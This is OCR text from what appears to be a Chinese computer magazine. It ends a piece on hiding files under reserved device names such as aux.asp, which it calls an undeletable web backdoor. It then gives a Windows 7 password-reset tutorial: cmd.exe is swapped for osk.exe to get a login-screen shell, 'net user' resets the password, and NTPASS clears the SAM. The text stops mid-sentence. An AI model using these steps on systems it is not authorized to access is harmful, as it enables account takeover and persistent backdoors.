


图3 可以读写文件




图4 效果

三、效果展示

执行**copy dialer.exe \\.\c:\aux.exe**后，效果如图4。

如图4中的aux.exe便是拨号程序dialer.exe的复制。现在的确是删除不了aux.exe了，如图5。

但是双击无法运行（图标都变了），如图6。

根据提示，windows是将这个程序作为设备了。那么事实上我们可以在cmd下这样来运行这个程序：**\\.\c:\aux.exe**或者**Cmd /c \\.\c:\aux.exe**。

我们再来试验一个asp的文件，如图7。aux.asp是我的一个asp web系统里login.asp的复制，图7显示无法删除。双击也无法打开，如图8。

但是通过浏览器访问时可以正常访问，如图9。

由此可以看出，iis是可以使用这个文件的，那么我们便实现了后门普通方式无法删除的目的，但是又不影响正常使用！

编辑点评：通过一些特殊的手段，将文件名改为设备名，能有效地保护你的文件，当然，仅限Windows下。不过对于小菜来说应该够用了。




图5 无法删除




图6 无法运行




图7 无法删除




图8 无法打开




图9 通过浏览器可以正常访问

找回丢失的 Windows 7 密码

图 Pop

从本文您可以学到：

通过几种不同的方法找回丢失的 Windows 7 密码

电脑在使用中，难免有忘记密码的时候，但是有时候系统里面保存着比较重要的文件，又不能重装系统。有人会说将硬盘拆下来，或者使用 WinPE 进入系统，将重要文件备份下来然后再重装系统，虽然这个方法没问题，但是又有多少人会这样操作呢？而且重装系统又要花费不少时间，所以Pop来教大家如何使用一种简单有效的办法来搞定。




图1 进入NTFS DOS 专业版




图2 输入命令




图3 点击轻松访问




图4 修改密码



图5 提示错误

一、准备工具

1、一张带有 DOS 工具的光盘

2、带有 DOS 工具的能启动的 U 盘

3、一张带有 NTPASS 的光盘，如"一键 GHOST 光盘版"

PS：以上 3 种工具具备其一即可。

二、使用文件替换进行密码修改

1、替换 osk.exe 文件

osk.exe 是什么？

osk.exe 为微软系统自带的虚拟键盘程序，功能与真的键盘差不多。只需要在运行中输入"osk"即可启动虚拟键盘，你可以通过虚拟键盘来输入文字。

使用光驱引导，进入一张带有DOS工具的光盘，如"NTFS DOS专业版"，如图1。

然后在DOS下输入下面的命令，如图2。

```
c:                          //进入C盘
cd windows                  //进入windows目录
cd system32                 //进入system32目录
copy osk.exe osk1.exe       //将osk.exe复制一个名为osk1.exe的备份
copy cmd.exe osk.exe        //将cmd.exe替换为osk.exe
y                           //确认替换
```

2、修改用户密码

修改完之后，按"Ctrl+Alt+Del"重新启动计算机，进入 Windows 7 的界面，点击左下角的"轻松访问"的图标，再选择"**不使用键盘输入（屏幕键盘）**"，然后点击"应用"，如图3。

这时系统就弹出一个 DOS 命令符的窗口，并且会有下面的一些提示：

系统无法在消息文件中为 Application 找到消息号为 0x2350 的消息文本。

版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
系统无法在消息文件中为 System 找到消息号为 0x8 的消息文本。

不用理睬这些提示，我们直接输入命令进行用户密码修改的操作，如图4。

```
net user                        //显示当前所有计算机用户
net user LENOVO nohack  //将LENOVO用户的密码修改为nohack
```

输入之后敲击"回车"，会有提示"命令成功完成"，那么就代表用户密码已经修改完成了。

3、恢复 osk.exe 文件

通过上面的操作，我们已经将cmd.exe替换成osk.exe文件，为不影响我们正常的使用计算机，我还需要将它恢复一下。

如果直接在 Windows 7 下面进行删除或者改名，是会提示错误的，如图5。

所以我们还是需要使用上面的办法进入到 DOS 下面，然后输入下面的命令，如图6。

```
c:                  //进入C盘
cd windows          //进入windows目录
cd system32         //进入system32目录
copy osk1.exe osk.exe  //将备份的osk1.exe替换为osk.exe
y                   //确认替换
```




图6 输入命令

这样就恢复了正常的"屏幕键盘功能"了。

三、使用 NTPASS 进行破解

如果你的计算机里面带有如"一键GHOST"的软件，可以直接通过软件来清除密码，这个非常简单，按几下键盘就可以实现了。（其实跟GHOST没关系，只要有NTPASS就可以了）。

1、进入 NTPASS 的界面

如果计算机带有"一键GHOST"则开机的时候按F8进入操作系统选择项，如图7；然后选择它；如果没有安装的话，就需要使用带有"NTPASS"的光盘进行引导了。

进入"一键GHOST"之后，依次选择"DOS工具箱"—"NTPASS"，如图8、图9。

2、进行密码清空操作

进入"NTPASS"之后，会让你选择"Windows系统所在分区"或者"搜索SAM文件的分区"，我们一般选择"1"，也就是 Windows所在的分区，如图10。

然后在分区列表里面选择你的系统所在分区，一般就是最前面的分区，我们这里选择"0"，如图11。

经过大概几十秒的搜索就可以在指定的分区找到SAM文件了，然后按"回车"继续，如图12。

然后选择需要清空密




图7 选择一键 GHOST

